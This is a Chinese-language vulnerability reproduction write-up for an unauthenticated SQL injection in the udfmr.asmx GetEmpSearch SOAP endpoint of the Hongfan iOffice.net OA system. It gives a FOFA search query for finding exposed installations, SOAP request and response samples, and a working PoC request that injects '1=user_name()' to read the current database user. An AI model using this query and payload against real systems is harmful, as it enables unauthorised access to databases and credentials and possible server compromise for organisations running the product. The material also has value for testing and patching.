
H3-6红帆-OA-SQL

漏洞描述：

红帆iOffice.net udfmr.asmx接口处存在SQL注入漏洞，未经身份认证的攻击者可通过该漏洞获取数据库敏感信息及凭证，最终可能导致服务器失陷。

网站图片：



网络测绘：

fofa语法：

FOFA：app="红帆-ioffice"

漏洞复现：

payload：

```
http://your-ip/iOffice/prg/set/wss/udfmr.asmx?op=GetEmpSearch
```

效果图:

不安全 | [redacted]0/iOffice/prg/set/wss/udfmr.asmx?op=GetEmpSearch

udfmr

单击此处，获取完整的操作列表。

GetEmpSearch

测试

测试窗体只能用于来自本地计算机的请求。

SOAP 1.1

以下是 SOAP 1.2 请求和响应示例。所显示的占位符需替换为实际值。

```
POST /iOffice/prg/set/wss/udfmr.asmx HTTP/1.1
Host: [redacted]
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://tempuri.org/ioffice/udfmr/GetEmpSearch"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmls
  <soap:Body>
    <GetEmpSearch xmlns="http://tempuri.org/ioffice/udfmr">
      <condition>string</condition>
    </GetEmpSearch>
  </soap:Body>
</soap:Envelope>
```

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: length

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmls
  <soap:Body>
    <GetEmpSearchResponse xmlns="http://tempuri.org/ioffice/udfmr">
      <GetEmpSearchResult>xmlxml</GetEmpSearchResult>
    </GetEmpSearchResponse>
  </soap:Body>
</soap:Envelope>
```

SOAP 1.2

以下是 SOAP 1.2 请求和响应示例。所显示的占位符需替换为实际值。

```
POST /iOffice/prg/set/wss/udfmr.asmx HTTP/1.1
Host: [redacted]
```

出现以上这种情况则可能存在漏洞

PoC

```
POST /iOffice/prg/set/wss/udfmr.asmx HTTP/1.1
Host: your-ip
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri.org/ioffice/udfmr/GetEmpSearch"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <GetEmpSearch xmlns="http://tempuri.org/ioffice/udfmr">
      <condition>1=user_name()</condition>
    </GetEmpSearch>
  </soap:Body>
</soap:Envelope>
```

查询当前数据库用户